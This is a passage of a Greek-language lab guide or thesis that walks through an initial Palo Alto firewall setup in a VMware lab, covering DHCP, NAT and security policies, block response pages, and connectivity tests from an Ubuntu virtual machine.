


Εικόνα 52 - Προσθήκη DHCP server στο ethernet1/2

Με βάση τον σχεδιασμό μας επιλέγουμε ο DHCP server να δίνει διευθύνσεις από 192.168.2.2 έως 192.168.2.254, ενώ ο χρόνος δέσμευσης κάθε διεύθυνσης είναι μία ημέρα (Εικόνα 53). Επιλέγοντας το tab “Options” δηλώνουμε το Gateway, την IP address 192.168.2.1 η οποία είναι η IP του εσωτερικού Interface ethernet1/2, τη μάσκα υποδικτύου 255.255.255.0 και τους DNS server της Google (Εικόνα 54).



Εικόνα 53 - Διευθύνσεις DHCP ethernet1/2



Εικόνα 54 - Επιπλέον ρυθμίσεις DHCP ethernet1/2


3.6.Palo Alto Policies configuration

Για να μπορέσει να αποκτήσει πρόσβαση το εσωτερικό μας δίκτυο στο διαδίκτυο ήταν απαραίτητο να δημιουργήσουμε μια σειρά από πολιτικές που θα παρουσιάσουμε σε αυτή την ενότητα. Ξεκινάμε και δουλεύουμε πλέον στο TAB “Policies”.

3.6.1. Δημιουργία πολιτικής NAT


Η παραμετροποίηση που έχουμε επιλέξει απαιτεί την ύπαρξη μια μόνο πολιτικής NAT, η οποία θα μεταφράζει τις IP διευθύνσεις του εσωτερικού δικτύου σε μία και μοναδική διεύθυνση του εξωτερικού interface.

Αρχικά επιλέγοντας το menu “NAT” δώσαμε ένα όνομα στην πολιτική, την ονομάσαμε “Internal_TO_External” και δηλώσαμε τον τύπο ως “ipv4” (Εικόνα 55). Η πολιτική μας θα εφαρμόζεται από το εσωτερικό προς το εξωτερικό δίκτυο.




Εικόνα 55 - Δημιουργία NAT Policy

Τα δύο επόμενα tabs είναι τα σημαντικά. Στο πρώτο, “Original Packet” δηλώνουμε την πηγή και τον προορισμό των πακέτων. Είναι απαραίτητο να χρησιμοποιηθούν εδώ οι ζώνες που έχουμε ήδη δημιουργήσει στο 3.5.1 παραπάνω. Όπως βλέπουμε στην Εικόνα 56, στο Source Zone δηλώνουμε την “Trusted” ζώνη, ενώ στο Destination Zone δηλώνουμε την “Untrusted” ζώνη. Είναι απαραίτητο να επιλέξουμε και το Destination Interface. Για εμάς είναι το “ethernet 1/1”. Η παραμετροποίηση αυτή θα ισχύει για όλα τα Services και για κάθε IP address του εσωτερικού δικτύου προς οποιοδήποτε προορισμό του εξωτερικού δικτύου.




Εικόνα 56 - NAT Original Packet

Στο δεύτερο tab, “Translated Packet”, πρέπει να δηλώσουμε σε ποια IP διεύθυνση θα μεταφράζεται η κίνηση από το εσωτερικό προς το εξωτερικό δίκτυο. Θα μπορούσε να είναι μια διεύθυνση συγκεκριμένη, συνήθως μια real IP address που μας έχει παραχωρήσει ο provider από ένα block διευθύνσεων. Εμείς εδώ δηλώνουμε τον τύπο ως “Dynamic IP And Port” και αφορά το Interface “ethernet 1/1” (Εικόνα 57), επομένως θα είναι όποια διεύθυνση μας δίνει το VMware, καθώς δουλεύουμε σε VM περιβάλλον. Με αυτό τον τρόπο “κρύβουμε” και τη διευθυνσιοδότηση του εσωτερικού μας δικτύου από το εξωτερικό δίκτυο, το διαδίκτυο.



Εικόνα 57 - NAT Translated Packet

Στην Εικόνα 58 φαίνεται η ολοκληρωμένη πολιτική NAT.




Εικόνα 58 - Η NAT policy ολοκληρώθηκε

3.6.2. Δημιουργία Security Policies

Εφόσον έχουν όλα τα προηγούμενα βήματα με επιτυχία, μπορούμε να προχωρήσουμε στο πιο σημαντικό, με το οποίο και συνήθως ασχολούμαστε αφού ολοκληρωθεί η αρχική παραμετροποίηση και αφορά τις πολιτικές που θα υπάρχουν στο Palo Alto. Οι πολιτικές αυτές καθορίζουν τα "δικαιώματα" πρόσβασης στις υπηρεσίες του διαδικτύου, ενώ είναι υπεύθυνες και για την προστασία του εσωτερικού μας δικτύου. Σε αυτή την ενότητα θα δημιουργήσουμε μια απλή πολιτική χωρίς κάποια ασφάλεια που θα επιτρέψει στο εσωτερικό μας δίκτυο να αποκτήσει πρόσβαση στο διαδίκτυο.


Επιλέγοντας το menu "Security" βλέπουμε ότι υπάρχουν δυο πολιτικές ασφαλείας (Εικόνα 60). Η ιδιαιτερότητα εδώ είναι ότι οι πολιτικές εφαρμόζονται ιεραρχικά. Εάν κάτι δεν ταιριάζει στα κριτήρια μιας πολιτικής το Palo Alto θα εφαρμόσει την επόμενη. Η τελευταία πολιτική είναι η πολιτική απόρριψης της κίνησης από τη μία ζώνη προς την άλλη και εφαρμόζεται όταν δεν έχει εφαρμοσθεί κάποια από τις προηγούμενες.

Στο Palo Alto αυτή η τελευταία πολιτική ονομάζεται "interzone-default" και ως ενέργεια έχει πάντα το "Deny" (Εικόνα 59). Επομένως οποιαδήποτε κυκλοφορία δεν επιτραπεί από προηγούμενη πολιτική, μεταξύ των ζωνών "Trusted" και "Untrusted", θα καταλήξει στην "interzone-default" και θα απορριφθεί. Στην default παραμετροποίηση όμως δεν υπάρχει κάποια καταγραφή αυτής της κίνησης που απορρίφθηκε. Ωστόσο, ως διαχειριστές του firewall πρέπει να γνωρίζουμε τις κινήσεις που απορρίπτονται.




Εικόνα 59 - Interzone Policy

Αυτό απαιτεί μια αλλαγή στην παραμετροποίηση της συγκεκριμένης πολιτικής. Αρχικά αυτή η πολιτική είναι κλειδωμένη και πρέπει αφού την επιλέξουμε να πατήσουμε στο κάτω μέρος της οθόνης την επιλογή "Override" (Εικόνα 60). Μόλις γίνει αυτό μπορούμε να προχωρήσουμε στη διαμόρφωσή της. Το μόνο που χρειάζεται να κάνουμε, όπως φαίνεται στην Εικόνα 61, είναι στο tab "Action" να ενεργοποιήσουμε στα Log settings το checkbox "Log at Session End".




Εικόνα 60 - Παραμετροποίηση Security Policies



Εικόνα 61 - Ενεργοποίηση Logs στην Interzone


Η δεύτερη πολιτική που υπάρχει ήδη είναι η “Intrazone-default” η οποία δεν θα μας απασχολήσει στη συγκεκριμένη παραμετροποίηση. Αυτή η πολιτική είναι προτελευταία και έχει ως Action “Allow”. Με αυτή την πολιτική επιτρέπεται η κίνηση μέσα στην ίδια ζώνη. Επιτρέπει δηλαδή την κίνηση δεδομένων μεταξύ των συσκευών που βρίσκονται στη ζώνη “Trusted”.

Τέλος, δημιουργήσαμε την απλή πολιτική ασφαλείας που αναφέραμε στην αρχή της τρέχουσας ενότητας. Η πολιτική αυτή έχει μοναδικό στόχο να επιτρέψει την, σε αυτό το στάδιο, πλήρη πρόσβαση του εσωτερικού μας δικτύου στο εξωτερικό. Στην Εικόνα 62, βλέπουμε το όνομα που δίνουμε στην νέα πολιτική, “IN_TO_OUT_Allow_All”.




Εικόνα 62 - Ονομασία της νέας Security policy

Στο tab "Source" δηλώνουμε ως ζώνη προέλευσης την "Trusted" με όλες της διευθύνσεις που ανήκουν σε αυτή (Εικόνα 63). Στο επόμενο tab, "Destination", δηλώνουμε όλες τις διευθύνσεις τις "Untrusted" ζώνης (Εικόνα 64), όλο το διαδίκτυο επομένως, στο οποίο θα έχει πρόσβαση το εσωτερικό δίκτυο που έχει οριστεί με την χρήση της "Trusted" ζώνης.




Εικόνα 63 - Η ζώνη που θα αποτελεί την προέλευση της κίνησης




Εικόνα 64 - Η ζώνη που θα αποτελεί τον προορισμό της κίνησης

Στα επόμενα δύο tabs, “Application” και “Service/URL Category” (Εικόνα 65), δηλώνουμε “Any” ώστε να επιτρέπονται όλες οι υπηρεσίες. Σε αυτά τα tabs θα επιστρέψουμε πάλι αργότερα στην παραμετροποίησή μας.




Εικόνα 65 - Application και Service

Τέλος στο TAB “Actions” επιλέγουμε το “Allow” ώστε να επιτρέπεται η κίνηση από την συγκεκριμένη πολιτική και ενεργοποιούμε την καταγραφή της κίνησης στα logs του Palo Alto (Εικόνα 66).



Εικόνα 66 - Policy Action και Log Setting


Μετά την ολοκλήρωση και αυτού του βήματος οι πολιτικές θα πρέπει να είναι όπως στην Εικόνα 67. Παρατηρούμε ότι η νέα πολιτική που δημιουργήσαμε είναι πρώτη στη θέση 1. Σε κάθε περίπτωση μπορούμε να αλλάζουμε την σειρά με την οποία εφαρμόζονται οι πολιτικές πατώντας την επιλογή “Move” στο κάτω μέρος της οθόνης στο menu “Security” του TAB “Policies”.



Εικόνα 67 - Οι ολοκληρωμένες πολιτικές της αρχικής παραμετροποίησης

3.7.Response Pages

Σε αυτό το σημείο και καθώς βρισκόμαστε στο τελικό στάδιο αυτής της αρχικής παραμετροποίησης μπορούμε να από το TAB “Device” και το menu “Response Pages” να ενεργοποιήσουμε την επιλογή “Application Block Page” (Εικόνα 68). Σκοπός είναι, κυρίως ο χρήστης και κατά συνέπεια και εμείς που κάνουμε την παραμετροποίηση και την δοκιμάζουμε, να βλέπουμε μηνύματα για τους λόγους εξαιτίας των οποίων ενδεχομένως δεν έχουμε πρόσβαση σε κάποια ιστοσελίδα, πέρα από τα διαθέσιμα logs. Με αυτό τον τρόπο εξασφαλίζουμε και την ομαλή επικοινωνία του τελικού χρήστη του δικτύου με τους διαχειριστές, καθώς μεταφέρεται το μήνυμα του αποκλεισμού της πρόσβασης με ακρίβεια.




Εικόνα 68 - Response Pages

3.8.Δοκιμή της αρχικής παραμετροποίησης


Από αυτό το σημείο σταματάμε να χρησιμοποιούμε τη σύνδεσή μας στο Palo Alto με τη χρήση του Management Interface, VMnet2. Θα συνδεθούμε κάνοντας χρήση του VMnet3, το οποίο είναι το εσωτερικό μας δίκτυο, δηλαδή αυτό που θέλουμε να χρησιμοποιήσουμε τελικά. Ξεκινάμε με την παραμετροποίηση του Ubuntu vm.

Με σβηστό το vm του Ubuntu μεταβαίνουμε στις ρυθμίσεις του VMware και συγκεκριμένα στις ρυθμίσεις του Ubuntu VM. Αλλάζουμε το Network Adapter από Custom (VMnet2) σε Custom (VMnet3) όπως φαίνεται στην Εικόνα 69. Είναι ουσιαστικά σαν να συνδέουμε, με καλώδιο, την κάρτα δικτύου του Ubuntu vm με την ethernet 1/2.



Εικόνα 69 - Το Ubuntu vm στο VMnet3


Θυμόμαστε όμως ότι στο 3.2 παραπάνω είχαμε δώσει στο Ubuntu εμείς μια στατική IP διεύθυνση, επειδή δεν υπήρχε κάποιος DHCP server σε εκείνο το δίκτυο. Εδώ αλλάζουμε τη ρύθμιση της κάρτας δικτύου μέσα στο Ubuntu ώστε να δέχεται αυτόματα διευθύνσεις από DHCP server, βάσει της παραμετροποίησης που έχουμε αναφέρει στην ενότητα 3.5.7 παραπάνω. Πηγαίνουμε στις ρυθμίσεις του Ubuntu, επιλέγουμε το “Network” και από εκεί στο “Wired” πατάμε τις ρυθμίσεις[6].




Εικόνα 70 - Ρυθμίσεις Ubuntu

Όπως βλέπουμε στην Εικόνα 71 στο tab “IPv4” επιλέγουμε ως IPv4 Method το “Automatic (DHCP)”. Τέλος, καλό είναι να απενεργοποιήσουμε και να ενεργοποιήσουμε εκ νέου το Wired Network πριν προχωρήσουμε (Εικόνα 72).

[6] εμφανίζονται ως εικονίδιο γραναζιού




Εικόνα 71 - Το Ubuntu με αυτόματη IP



Εικόνα 72 - Απενεργοποίηση και ενεργοποίηση δικτύου του Ubuntu


Για επαλήθευση μπορούμε να εκτελέσουμε σε ένα terminal την εντολή “ifconfig” όπως φαίνεται στην Εικόνα 73. Η νέα διεύθυνση είναι η 192.168.2.2 και είναι μέσα στο range των διευθύνσεων που δίνει ο DHCP server του εσωτερικού μας δικτύου, VMnet3.



Εικόνα 73 - Νέα IP του Ubuntu


Η πρώτη δοκιμή σχετίζεται με την πρόσβασή μας στο web interface του Palo Alto. Στην ενότητα 3.5.3 παραπάνω είχαμε επιλέξει το ethernet 1/2 να έχει τη διεύθυνση 192.168.2.1, αυτή είναι και η διεύθυνση από την οποία θα πρέπει να είναι προσβάσιμο το web interface. Ακολουθώντας τα βήματα που περιγράφονται στην ενότητα 3.3 παραπάνω,

αντικαθιστούμε τη διεύθυνση 172.168.147.200, που είχαμε χρησιμοποιήσει, με την 192.168.2.1 και συνδεόμαστε πλέον από το εσωτερικό δίκτυο (Εικόνα 74).



Εικόνα 74 - Σύνδεση στο web interface από το εσωτερικό δίκτυο

Εισαγάγουμε τα στοιχεία σύνδεσης όπως είχαμε κάνει και πριν και βλέπουμε ότι στο Dashboard του Palo Alto φαίνεται η νέα σύνδεση από τον σταθμό 192.168.2.2 (Εικόνα 75), που είναι το Ubuntu vm.




Εικόνα 75 - Επιβεβαίωση σύνδεσης από το Ubuntu

Τέλος, ελέγχουμε εάν το Ubuntu έχει πρόσβαση στο διαδίκτυο. Ανοίγουμε έναν browser, Mozilla, και πληκτρολογούμε τη διεύθυνση https://www.ds.unipi.gr/security/en/. Η σελίδα θα πρέπει να εμφανισθεί όπως στην Εικόνα 76.

Εικόνα 76 - Πρόσβαση στη σελίδα του ΠΜΣ

3.9.To management interface

